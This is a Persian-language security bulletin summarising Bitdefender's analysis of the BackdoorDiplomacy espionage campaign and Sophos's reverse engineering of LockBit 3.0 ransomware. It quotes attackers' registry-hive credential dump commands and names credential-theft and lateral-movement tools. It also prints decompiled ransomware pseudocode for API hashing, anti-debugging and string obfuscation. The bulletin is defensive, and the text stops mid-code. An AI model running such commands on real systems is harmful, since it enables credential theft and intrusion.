
با نصب این بروزرسانی، این ماژول‌ها در دروپال 7.x. به نسخ زیر تغییر خواهند کرد:

- Entity Registration 7.x-1.9
- Open Social 11.5.1
- Open Social 11.4.9
- Socialbase 2.4.3
- Socialbase 2.3.4

توضیحات کامل در خصوص این بروزرسانی‌ها و توصیه‌نامه‌های منتشر شده، در نشانی زیر در دسترس می‌باشد:

https://www.drupal.org/security

گزارش‌ها



کالبدشکافی کارزار جاسوسی

گروه BackdoorDiplomacy

شرکت بیت‌دیفندر در گزارشی به بررسی و تحلیل کارزار یک گروه نفوذگر چینی - معروف به BackdoorDiplomacy - که چندین ارائه‌دهنده خدمات مخابراتی در خاورمیانه را مورد حمله قرار داده پرداخته است.

این گروه هکری قبلاً نیز شرکت‌های مخابراتی و وزارتخانه‌های امور خارجه را در خاورمیانه و آفریقا هدف قرار داده بود.

در جریان این کارزار اخیر جاسوسی، علاوه بر طیف وسیعی از ابزارهای منبع‌باز (Open-source)، ابزارهای سفارشی و اختصاصی (Custom-built) نیز مورد استفاده قرار گرفته است.

بیت‌دیفندر BackdoorDiplomacy را یک گروه از گردانندگان «تهدیدات مستمر و پیشرفته» (Advanced Persistent Threat – به اختصار APT) نسبت داده است. جدا از پیچیده بودن، یکی دیگر از ویژگی‌های حملات مرتبط با APT، ناشناخته ماندن آن برای مدت زمان طولانی است. دور زدن راهکارهای دفاعی، از دیگر ویژگی‌های مهاجمان APT است که البته این روزها بسیاری از مهاجمان سایبری نیز همین تاکتیک را اتخاذ کرده‌اند.

با افزایش محبوبیت مدل باج‌افزار به صورت خدمات اجاره‌ای (Ransomware-as-a-Service – به اختصار RaaS)، اجاره‌کنندگان این سرویس‌های باج‌افزاری (Ransomware Affiliates) نیز زمان بیشتری را صرف اجرای حملات هدفمند خود می‌کنند. زمانی که صرف جمع‌آوری، استخراج و سرقت داده‌های با ارزش یا مکان‌یابی اطلاعاتی می‌شود و در نهایت آنها را قادر به برآورد صحیح حداکثر باج مطالبه شده می‌کند.

یکی از محبوب‌ترین تکنیک‌هایی که مهاجمان باج‌افزاری برای مخفی ماندن عملیات مخرب و شناسایی نشدن استفاده می‌کنند، تکنیک «کسب روزی از زمین» (Living off the Land – به اختصار LotL) است. در این تکنیک، به جای استقرار مستقیم بدافزار که ممکن است توسط راهکارهای امنیتی شناخته شود، مجرمان سایبری از توابع، اسکریپت‌ها، کتابخانه‌ها و برنامه‌های عادی در سیستم قربانی برای انجام عملیات مخرب خود بر روی آن سیستم استفاده می‌کنند. در روش LotL در برخی موارد، مهاجمان درایوهای معتبر اما آسیب‌پذیر را در حملات به اصطلاح «راننده خود را بیاورید» (Bring Your Own Driver) بکار می‌گیرند تا سعی کنند محصولات امنیتی نقاط پایانی را بی‌اثر کنند. در نشانی زیر می‌توانید، فهرستی از توابع و برنامه‌های معتبری که در تکنیک LotL اغلب توسط تبهکاران سایبری مورد استفاده قرار می‌گیرد، مشاهده نمائید:

https://lolbas-project.github.io/

در این راستا، سازمان‌ها و شرکت‌های مختلف در تلاشند تا با بکارگیری راهکارهای امنیتی و تشخیصی پیشرفته، در اسرع وقت این تهدیدات را شناسایی و به آنها واکنش نشان دهند.

برای مقابله با اثربخشی ابزارهای تشخیص و پاسخ‌دهی بکارگرفته شده توسط سازمان‌ها، مهاجمان APT سعی می‌کنند از ترفندها و مجموعه‌ای از ابزارهای سفارشی برای دورزدن راهکارهای امنیتی و جلوگیری از شناسایی شدن، استفاده کنند.

در ادامه این مقاله، به تحلیل تکنیک‌ها و ابزارهای بکارگرفته شده در این کارزار جاسوسی سایبری که توسط بیت‌دیفندر ارائه شده، می‌پردازیم. مطالعه این مقاله به سازمان‌ها جهت شناسایی نقاط کور و پیشگیری از چنین حملاتی کمک می‌کند.

آناتومی حمله

گزارش کامل بیت‌دیفندر از تحلیل این به همراه نشانه‌های آلودگی (Indicators of Compromise – به اختصار IoC) در نشانی زیر قابل دریافت و مطالعه می‌باشد:

https://www.bitdefender.com/files/News/CaseStudies/study/426/Bitdefender-PR-Whitepaper-BackdoorDiplomacy-creat6507-en-EN.pdf

در جریان بررسی و تحلیل این حمله، محققان بیت‌دیفندر مشاهده نمودند که کد برخی از ابزارهای بکارگرفته شده همچون موارد زیر، همچنان در طول رویداد در حال توسعه و تکامل بوده است:

- Irafau Backdoor
- Quarian Backdoor
- Pinkman Agent
- Impersoni-fake-ator

نفوذ اولیه

نفوذ اولیه در این حمله سایبری از طریق یک سرور آسیب‌پذیر Exchange و بهره‌جویی از ضعف امنیتی وصله‌نشده و البته شناخته‌شده ProxyShell صورت گرفته است؛ ترکیبی از آسیب‌پذیری‌های CVE-2021-31207 (دورزدن اعتبارسنجی)، CVE-2021-34523 (افزایش اختیارات) و CVE-2021-34473 (اجرای کد از راه دور).

جای تعجب است که بکارگیری ضعف‌های امنیتی شناخته شده که پیش‌تر وصله آن‌ها نیز ارائه شده، همچنان هم روشی مؤثر برای مهاجمان جهت نفوذ به شبکه‌ها است. این آسیب‌پذیری‌ها، یک بردار حمله کم هزینه و در عین حال مؤثر است.

طبق آخرین گزارش Data Breach Investigation Report، بیش از ۳۰ درصد از حملات به برنامه‌های تحت وب مربوط به عملیات جاسوسی سایبری است (تعداد قابل توجهی بالاتر از هر نوع حمله دیگری). بنابراین هنگامی که استراتژی امنیتی خود را اولویت‌بندی می‌کنید، از وصله تمامی آسیب‌پذیری‌هایی شناخته‌شده‌ای که به طور معمول مورد بهره‌جویی قرار می‌گیرند و وصله آنها پیش‌تر ارائه شده، اطمینان حاصل نمائید.

این حمله با یک ایمیل شروع شد، اما این یک حمله فیشینگ سنتی نبود. Payload مخرب در ایمیل پیوست شده بود و هنگامی که این ایمیل توسط سرور Exchange دریافت و پردازش شد، آسیب‌پذیری مربوطه مورد سوءاستفاده قرار گرفت (بدون اینکه کاربر روی پیوست کلیک کند یا حتی ایمیل را ببیند).

عنوان (Subject) ایمیل و نام فایل پیوست شده ایمیل نشان می‌دهد که از یک نمونه کد بهره‌جو (Proof-of-Concept – به اختصار PoC) جهت بهره‌جویی از ProxyShell استفاده شده است.

پس از نفوذ به سیستم، مهاجمان اقدام به نصب دو واسط پوسته (ReGeorg و C# open-source webshell) بر روی سرور Exchange هک‌شده نمودند.

Web Shell یک واسط مخرب پوسته‌مانند است (معمولاً به زبان‌هایی نظیرJSP، PHP و ... نوشته می‌شود) که برای دسترسی به سرور وب از راه دور استفاده می‌شود و حتی پس از وصله آسیب‌پذیری مورد بهره‌جویی قرار گرفته، دسترسی مهاجم را فراهم می‌کند.

شناسایی، دسترسی به اطلاعات اصالت‌سنجی و افزایش اختیارات

پس از نفوذ اولیه، مهاجمان اقدام به شناسایی، کشف سیستم‌ها و مکان‌یابی سایر دستگاه‌ها و فایل‌های به‌اشتراک گذاشته‌شده کردند.

برای شناسایی اولیه (Initial Reconnaissance)، مهاجمان از ترکیبی از ابزارهای تعبیه شده (شامل hostname.exe، netstat.exe، net.exe و موارد دیگر)، ابزارهای شناسایی Active Directory (ldifde.exe و csvde.exe) و پویشگرهای کدباز و سایر نرم‌افزارهای در دسترس عموم (پویشگر پورت NimScan، پویشگر IPv4/IPv6 SoftPerfect Network Scanner، پویشگر NetBIOS NBTscan و غیره) استفاده کردند.

مجرمان سایبری همچنین اطلاعاتی درباره کاربران و گروه‌ها جمع‌آوری کردند - اطلاعات اولیه کاربران توسط PowerShell (Get-User -ResultSize Unlimited | Select-Object -Property Name) با درنظر گرفتن اعضای گروه‌های "Domain Admin" در Active Directory و سایر گروه‌های متداول از سرور Exchange استخراج شدند.

اطلاعات اصالت‌سنجی با اجرای فرامین زیر از Registry استخراج می‌شوند:

- reg save hklm\sam sam.hive
- reg save hklm\security security.hive
- reg save hklm\system system.hive

جهت دستیابی به اطلاعات اصالت‌سنجی بیشتر، مهاجمان Digest Authentication Protocol – به اختصار WDigest - را در Registry فعال کردند. WDigest یک پروتکل قدیمی است که در Windows Server 2003 و سیستم‌های عامل‌های قدیمی‌تر استفاده می‌شود و نیاز به ذخیره رمزهای عبور به صورت متنی واضح در حافظه دارد. با فعال‌سازی این پروتکل، مهاجمان قادر خواهند بود نه تنها هش‌های رمز عبور، بلکه رمزهای عبور متنی تمامی کاربرانی که با فعال بودن این پروتکل در سرور احراز هویت شده‌اند، جمع‌آوری کنند.

سایر ابزارها برای دستکاری و استخراج اطلاعات اصالت‌سنجی در پوشه %Public% ذخیره شدند؛ از جمله secretsdump.py از Impacket، set_empty_pw.py (ZeroLogon) و ProcDump از Sysinternals.

جهت افزایش اختیارات و ارتقاء سطح دسترسی، مهاجمان یک از ابزار سفارشی در مسیر %LocalAppData%\VMware\t.exe استفاده کردند.

این بارگذاری‌کننده باینری (Binary Loader)، کد مخرب (Payload) را استخراج و در حافظه اجرا می‌کند - یک کد جهت ارتقاء اختیارات و بر اساس آسیب‌پذیری CVE-2018-8440. این بارگذاری‌کننده باینری به زبان برنامه‌نویسی Nim نوشته شده است. زبان برنامه‌نویسی Nim، زبان متداولی نیست و احتمالاً مهاجمان جهت جلوگیری از شناسایی توسط تیم‌های امنیتی که با این زبان آشنا نیستند، آن را برگزیده‌اند.

این برنامه‌نویسی، توالی از کدهای بایتی را تولید می‌کند که برای بسیاری از راهکارهای تشخیصی ناشناخته بوده و این یکی از تاکتیک‌های رایج برای جلوگیری از شناسایی می‌باشد.

توسعه آلودگی به سیستم‌های مجاور در شبکه

پس از جمع‌آوری اطلاعات اولیه در مورد سیستم‌ها، شبکه‌ها و کاربران، مهاجمان فرآیند شناسایی خود را با یک ابزار سفارشی (SHA256: ba757a4d3560e18c198110ac2f3d610a9f4ffb378f2956296) c:\windows\com\taskmgr.exe بهبود بخشیدند.

این ابزار از فهرستی از سیستم‌ها و فهرستی از اطلاعات اصالت‌سنجی به دست آمده از قبل برای جمع‌آوری اطلاعات بیشتر، اجرای فرامین از راه دور و دستیابی به داده‌های بیشتر استفاده می‌کند.

همچنین این ابزار برای کار هم در بسترهای Workgroup و هم در Domain طراحی شده و از اجرای از راه دور بر اساس PsExec، WMI (با استفاده از wmic.exe) یا از Remote Scheduled Tasks (با استفاده از at.exe) پشتیبانی می‌کند.

پس از اتصال به هر یک از سیستم‌های تعریف شده در فایل پیکربندی محلی، این ابزار یک اسکریپت دسته‌ای محلی را به یک ماشین راه دور کپی نموده و ضمن اجرای این اسکریپت سفارشی، فایل خروجی را که حاوی اطلاعات استخراج شده است، دانلود می‌کند.

این اسکریپت فرامین متعددی نظیر tasklist /svc، ipconfig /all، ipconfig /displaydns، netstat -ano، net start، systeminfo، net user، و net localgroup administrator را اجرا می‌کند، همچنین شامل فرامینی جهت فهرست کردن کلید Registry برای تنظیمات اینترنت، اجرای کلیدهای Registry و محتوای دایرکتوری c:\Users می‌باشد.

خروجی تمام فرامین به فایل محلی هدایت شده و سپس توسط ابزار بازیابی می‌شود. نمای کلی این ابزار، تمام پارامترهای خط فرمان و منطق داخلی آن در گزارش بیت‌دیفندر قابل مطالعه است. مهاجمان همچنین از ابزارهای دیگری نظیر schtasks.exe، psexec.exe، sharp-wmiexec.exe و smbexec.py برای توسعه آلودگی به سیستم‌های مجاور در شبکه استفاده کردند.

ماندگاری و دورزدن راهکارهای تشخیصی

مهاجمان برای ماندگاری در سیستم‌ها از روش‌های متعددی مانند تغییر اطلاعات اصالت‌سنجی، راه‌اندازی مجدد (Restart) یا سایر وقفه‌ها استفاده می‌کنند تا در صورت شکست یکی از روش‌ها، همچنان در سیستم‌ها ماندگار باشند.

اولین و واضح‌ترین روش برای ماندگاری ایجاد کلیدهای Run در Registry (هم HKLM و هم HKCU) برای چندین فایل اجرایی جداگانه و بکارگیری مقادیر Registry با نام‌های AcroRd، Userinit، updatesrv، siem یا vmnat می‌باشد.

روش دوم شامل ایجاد چندین سرویس با استفاده از فرمان sc.exe است. از جمله می‌توان به ایجاد سرویس‌هایی با نام NetSvc و AppMgmt اشاره کرد.

روش نهایی جهت ماندگاری، به مدیریت رویدادهای WMI مربوط می‌شود. یک Namespace سفارشی در root\Microsoft ایجاد شده و تنها با اجرای یک پنجره پس از بالا آمدن سیستم (بیش از ۵ دقیقه، اما کمتر از ۶ دقیقه) فراخوانی می‌شود.

به منظور دور زدن راهکارهای امنیتی، مهاجمان از کدهای Loader متعددی مانند آنچه در بخش ترفیع اختیارات (t.exe) اشاره شد و همچنین از باینری‌های بسته‌بندی شده VMProtect استفاده کردند. VMProtect یک راهکار معتبر و استاندارد جهت حفاظت از نرم‌افزار است که شامل عملکردهای ضد کرک، مانند تشخیص اجرا در بسترهای مجازی‌سازی یا در زمان فعال بودن دیباگرها است.

از تکنیک‌های دیگر می‌توان به DLL Sideloading، افزودن استثنائات به Windows Defender و دستکاری در timestamp سیستم فایل NTFS جهت پنهان کردن تغییرات فایل نام برد.

استخراج داده‌ها

اگرچه انگیزه اصلی این حملات همچنان نامشخص است، اما برخی شواهد موجود از یک جاسوسی سایبری حکایت دارد. اولین نشانه بکارگیری PowerShell cmdlet (Get-Mailbox) و Get-MessageTrackingLog در سرور Exchange جهت دستیابی به محتوا و فراداده (Metadata) ایمیل‌ها می‌باشد.

جهت استخراج داده‌ها از ابزار دیگری بر اساس پروژه کدباز sftp استفاده شده است. این ابزار یک فایل اجرایی rar.exe را دانلود نموده و سپس فایل فشرده را در همان سرور بارگذاری می‌کند. ابزار RAR چندین بار برای فشرده‌سازی فایل‌هایی مانند نتایج جستجو و اکتشافات، ایمیل‌ها و فایل‌های لاگ‌ها و دگمه‌های ثبت شده هنگام فشردن کلیدها استفاده می‌شود.

یکی دیگر از مواردی که نشان می‌دهد که با یک عملیات جاسوسی روبرو هستیم، استفاده از کی‌لاگر (keylogger) است. مؤلفه مخرب (duser.dll) توسط باینری معتبر credwiz.exe (یکی از نمونه‌های تکنیک DLL Sideloading) بارگذاری می‌شود. فایل گزارش تولید شده توسط این کی‌لاگر رمزگذاری نشده است؛ این فایل حاوی timestamp، عنوان پنجره و کلیدهای فشرده شده می‌باشد.

در جریان این کارزار از تاکتیک‌ها، تکنیک‌ها و رویه‌ها (Tactics, Techniques, and Procedures – به اختصار TTP) شناخته شده استفاده شده است. به عنوان مثال، نشانی 139[.]105.251.43 که پیش تر مخرب بودن آن مشخص شده بود مجدد مورد استفاده قرار گرفته است. دامنه‌های uc.ejalase[.]org و mci.ejalase[.]org به نشانی‌های IP مربوط به سایر دامنه‌های مورد استفاده در گذشته اشاره می‌کنند. محققان بیت‌دیفندر بر این باورند که یکی از این دامنه‌ها support.vpnkerio[.]com است زیرا سایر زیر دامنه‌های vpnkerio[.]com نیز به مهاجمان این کارزار مربوط می‌شوند.

جمع‌بندی

بهترین روش حفاظتی در برابر حملات سایبری مدرن، بکارگیری راهکارهای دفاعی پیشرفته است. همچنین توصیه می‌شود راهبران امنیتی کاهش سطح حمله، تمرکز بر مدیریت و اعمال وصله‌ها در سریعترین زمان ممکن (نه تنها برای سیستم‌های تحت Windows، بلکه برای همه برنامه‌ها و سرویس‌های متصل به اینترنت) و شناسایی پیکربندی‌های نادرست را در اولویت قرار دهند. راهکار دیگر استفاده از محصولات امنیتی چندلایه شامل بررسی پیشینه URL و IP و محافظت در برابر حملات موسوم به بدون فایل (Fileless Attack) است.

بر اساس تحلیل منتشر شده در گزارش‌های بیت‌دیفندر، تنها ۰٫٤٪ از نشانی‌های IP که در حملات کدهای مخرب را از را دور اجرا نمودند، در حملات قبلی مشاهده نشده‌اند. بنابراین توصیه اکید می‌شود که نشانی‌های IP، دامنه‌ها و نشانی‌های URL مخرب را در تمامی دستگاه‌ها از جمله نقاط پایانی مسدود نمائید و بدین ترتیب از نفوذ و نقض امنیت در سازمان خود جلوگیری کنید.در نهایت، از ابزارهای EDR پیشرفته استفاده نمائید. امروزه تبهکاران سایبری اغلب در سیستم‌های فاقد چنین راهکارهایی، هفته‌ها یا ماه‌ها قبل از انجام عملیات نهایی زمان صرف شناسایی و شناخت شبکه قربانی می‌کنند.

مشروح گزارش بیت‌دیفندر در لینک زیر قابل مطالعه است:

https://www.bitdefender.com/files/News/CaseStudies/study/426/Bitdefender-PR-Whitepaper-BackdoorDiplomacy-creat6507-en-EN.pdf

منبع

https://businessinsights.bitdefender.com/deep-dive-into-a-backdoordiplomacy-attack-a-study-of-an-attackers-toolkit

نگاهی به حملات سیاه

باج‌افزار LockBit 3.0

شرکت سوفوس (Sophos) در گزارشی به مهندسی معکوس حملات اخیر جدیدترین نسخه از باج‌افزار معروف LockBit - که با نام‌های LockBit 3.0 و LockBit Black نیز شناخته می‌شود - پرداخته است.

LockBit، از جمله باج‌افزارهایی است که در قالب خدمات موسوم به "باج‌افزار به عنوان سرویس" (RaaS - Ransomware-as-a-Service) به سایر مهاجمان عرضه می‌شود.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، برگردان گزارش مذکور ارائه شده است.

در اوایل امسال، جزییاتی در خصوص LockBit 3.0 منتشر شد که نشان می‌داد توسعه‌دهندگان این باج‌افزار در تلاشند تا با اسکریپت‌نویسی، توزیع آن در سطح شبکه را از طریق Windows Group Policy Objects - به اختصار GPO - یا با ابزار PSExec خودکارسازی کنند.

از سویی بررسی LockBit 3.0 نشان می‌دهد که این باج‌افزار، اکثر قابلیت‌های نسخه قبلی خود، یعنی LockBit 2.0 را در خود دارد. در عین حال نویسندگان آن با بکارگیری تکنیک‌های مختلف مبهم‌سازی (Obfuscation)، تحلیل نسخه جدید را برای محققان و محصولات امنیتی به مراتب دشوارتر کرده‌اند.

به عنوان مثال، در برخی موارد، اجرای باج‌افزار LockBit 3.0 مستلزم ورود یک "رمز عبور" ۳۲ کاراکتری در خط فرمان است. بنابراین، بدون اطلاع از رمز عبور مذکور امکان اجرای این باج‌افزار در یک محیط آزمایشگاهی دشوار خواهد بود. هر چند نمونه‌هایی که توسط محققان سوفوس بررسی شده‌اند الزام ورود رمز عبور را نداشته‌اند.

ضمن آن که باج‌افزار با مجوزهای LocalServiceNetworkRestricted نیز قابل اجرا بوده و عملاً نیازی به دسترسی کامل در سطح Administrator ندارد.

نکته قابل توجهه دیگر این که به نظر می‌رسد بسیاری از قابلیت‌های LockBit 3.0 مستقیماً از باج‌افزار BlackMatter برگرفته شده است.

LockBit 3.0 نسخه تکامل یافته از BlackMatter

همان طور که اشاره شد LockBit 3.0 چندین تکنیک خود را از خانواده باج‌افزاری BlackMatter الهام گرفته است.

ترفند ضد اشکال‌یابی

Blackmatter و Lockbit 3.0 از ترفند خاصی جهت پنهان کردن فراخوانی توابع داخلی خود استفاده می‌کنند. در هر دو مورد، باج‌افزار یک Windows DLL را از جداول درهم‌ساز (Hash) خود، که بر اساس ROT13 است، بارگذاری می‌کند. همچنین سعی می‌کند با جستجو در Process Environment Block - به اختصار PEB - ماژول، اشاره‌گرها را از توابع مورد نیاز خود دریافت کند.

سپس در انتهای پشته (Heap) به دنبال یک نشانگر باینری خاص در کد (0xABABABAB) می‌گردد؛ اگر این نشانگر را پیدا کرد، به این معنی است که کسی کد را اشکال‌یابی می‌کند لذا نشانگر را ذخیره نمی‌کند و عملاً باج‌افزار متوقف می‌شود.

پس از این بررسی‌ها، برای هر API مورد نیاز، یک Stub خاص ایجاد می‌کند. به طور کلی پنج نوع مختلف Stub وجود دارد که می‌توانند (به صورت تصادفی) ایجاد شوند. هر Stub قطعه کوچکی از Shellcode است که به صورت لحظه‌ای درهم‌ساز API را تحلیل نموده و به نشانی API در حافظه می‌پرد. تکنیکی دیگر برای دشوار کردن مهندسی معکوس کردن این باج‌افزار.

IDA View-A | Pseudocode-D | Occurrences of: cmp [eax | Pseudocode-A | Local T

```
int __usercall ParseAPIHashTable@<eax>(
        int APIStruct,
        _DWORD *HashTable_ptr,
        int Heap@<esi>,
        int (__stdcall *HeapAlloc)(int, _DWORD, int)@<edi>)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v4 = HashTable_ptr + 1;
  result = lookForDLLs(*HashTable_ptr ^ 0x4506DFCA);
  if ( result )
  {
    v6 = (struct_v8 **)(APIStruct + 4);
    while ( 1 )
    {
      result = *v4++;
      if ( result == 0xCCCCCCCC )              // Hash Table delimiter
        break;
      v7 = check_PEB_moduleList(result ^ 0x4506DFCA);
      v8 = (struct_v8 *)HeapAlloca(Heapa, 0, 16);
      if ( v8->HeapTailMarker != 0xABABABAB )   // check if beeing Debugged
        *v6++ = v8;
      v8->Mov_ins = 0xB8;
      v9 = genRandom(0, 4u);
      if ( v9 )
      {
        switch ( v9 )
        {
          case 1u:                             // stubs
            rnd = genRandom(1u, 9u);
            v14->APIHash = __ROR4__(v7, rnd);
            v14->word5 = 0xC0C1;
            v14->Rnd = rnd;
            v14->word8 = 0xE0FF;
            break;
          case 2u:
            *(_DWORD *)(v10 + 1) = v7 ^ 0x4506DFCA;
            *(_BYTE *)(v10 + 5) = 53;
            *(_DWORD *)(v10 + 6) = 1158078410;
            *(_WORD *)(v10 + 10) = -7937;
            break;
          case 3u:
            v15 = genRandom(1u, 9u);
            *(_DWORD *)(v16 + 1) = __ROL4__(v7 ^ 0x4506DFCA, v15);
            *(_WORD *)(v16 + 5) = -14143;
            *(_BYTE *)(v16 + 7) = v15;
```

SophosX-Ops

محققان سوفوس، دستورالعمل رمزگشایی تکه کدهای Stub در Shellcode را در نشانی زیر به اشتراک گذاشته‌اند.

https://gchq.github.io/CyberChef/#recipe=Disassemble_x86('32','Full%20x86%20architecture',16,0,true,true)&input=QjggNDQ4M2Y2NjAKQzFDMCAwNApGRkUw

تصویر زیر، اولین Stub رمزگشایی شده را نشان می‌دهد.

Input

```
B8 4483f660
C1C0 04
FFE0
```

Output

```
00000000 B84483F660          MOV EAX,60F68344
00000005 C1C004              ROL EAX,04
00000008 FFE0                JMP EAX
```

مبهم‌سازی رشته‌ها

بسیاری از رشته‌ها هم در LockBit 3.0 و هم در باج‌افزار BlackMatter مبهم‌سازی شده‌اند و در طول زمان اجرا با درج رشته‌های مبهم در پشته و رمزگشایی با یک تابع XOR استخراج می‌شوند. کدهای مبهم‌ساز در LockBit و BlackMatter بسیار شبیه به یکدیگر هستند.

```
{
  v2 = v5;
  v5[0] = 393387997;
  v5[1] = 391356374;
  v5[2] = 390111165;
  v5[3] = 390897596;
  v5[4] = 388997053;                    // %s.README.txt
  v5[5] = 393846668;
  v5[6] = 385982348;
  v3 = 7;
  do
  {
    *v2++ ^= 0x17019FF8u;
    --v3;
  }
  while ( v3 );
  mw_swprintf(ransom_note_name, v5, ENCRYPTED_EXTENSION + 2);
  RANSOM_NOTE_NAME_HASH = str_hashing(ransom_note_name, -1);
```

```
WORD *__stdcall getREADME_file_name(int a1)
{
  _WORD *reansom_note_name; // ebx
  int v3[7]; // [esp+4h] [ebp-1Ch] BYREF

  reansom_note_name = (_WORD *)AllocateHeap_checkDebugger_ForceFlags(42);
  if ( reansom_note_name )
  {
    v3[0] = -1165352944;
    v3[1] = -1163190245;
    v3[2] = -1162338192;
    v3[3] = -1162600335;
    v3[4] = -1160306576;
    v3[5] = -1165942719;
    v3[6] = -1158078399;
    SimpleXOr(v3, 7);                                   // %s.README.txt
    swprintf(reansom_note_name, v3, EncryptedExtension + 2);
    RANSOM_NOTE_NAME_HASH = someHash_rot13(reansom_note_name, -1);
  }
  return reansom_note_name;
}
```

SophosX-Ops


روش مبهم‌سازی رشته که در باج‌افزار LockBit 3.0 بکارگرفته شده، بسیار شبیه به روش استفاده شده در باج‌افزار BlackMatter به نظر می‌رسد.

بازگردانی API

LockBit دقیقاً از همان پیاده‌سازی BlackMatter برای رمزگشایی فراخوانی‌های API استفاده می‌کند؛ با یک استثنا: LockBit یک مرحله اضافی با هدف پنهان کردن عملکرد آن از دیباگرها اضافه کرده است.


```
result = resolve_API_from_hash(0x260B0745);
if ( result )
{
  result = result(0x40000, 0, 0);
  v1 = result;
  if ( result )
  {
    result = resolve_API_from_hash(0x6E6047DB);
    v2 = result;
    if ( result )
    {
      resolve_APIs(&unk_414DC8, dword_407A34, v1, result);
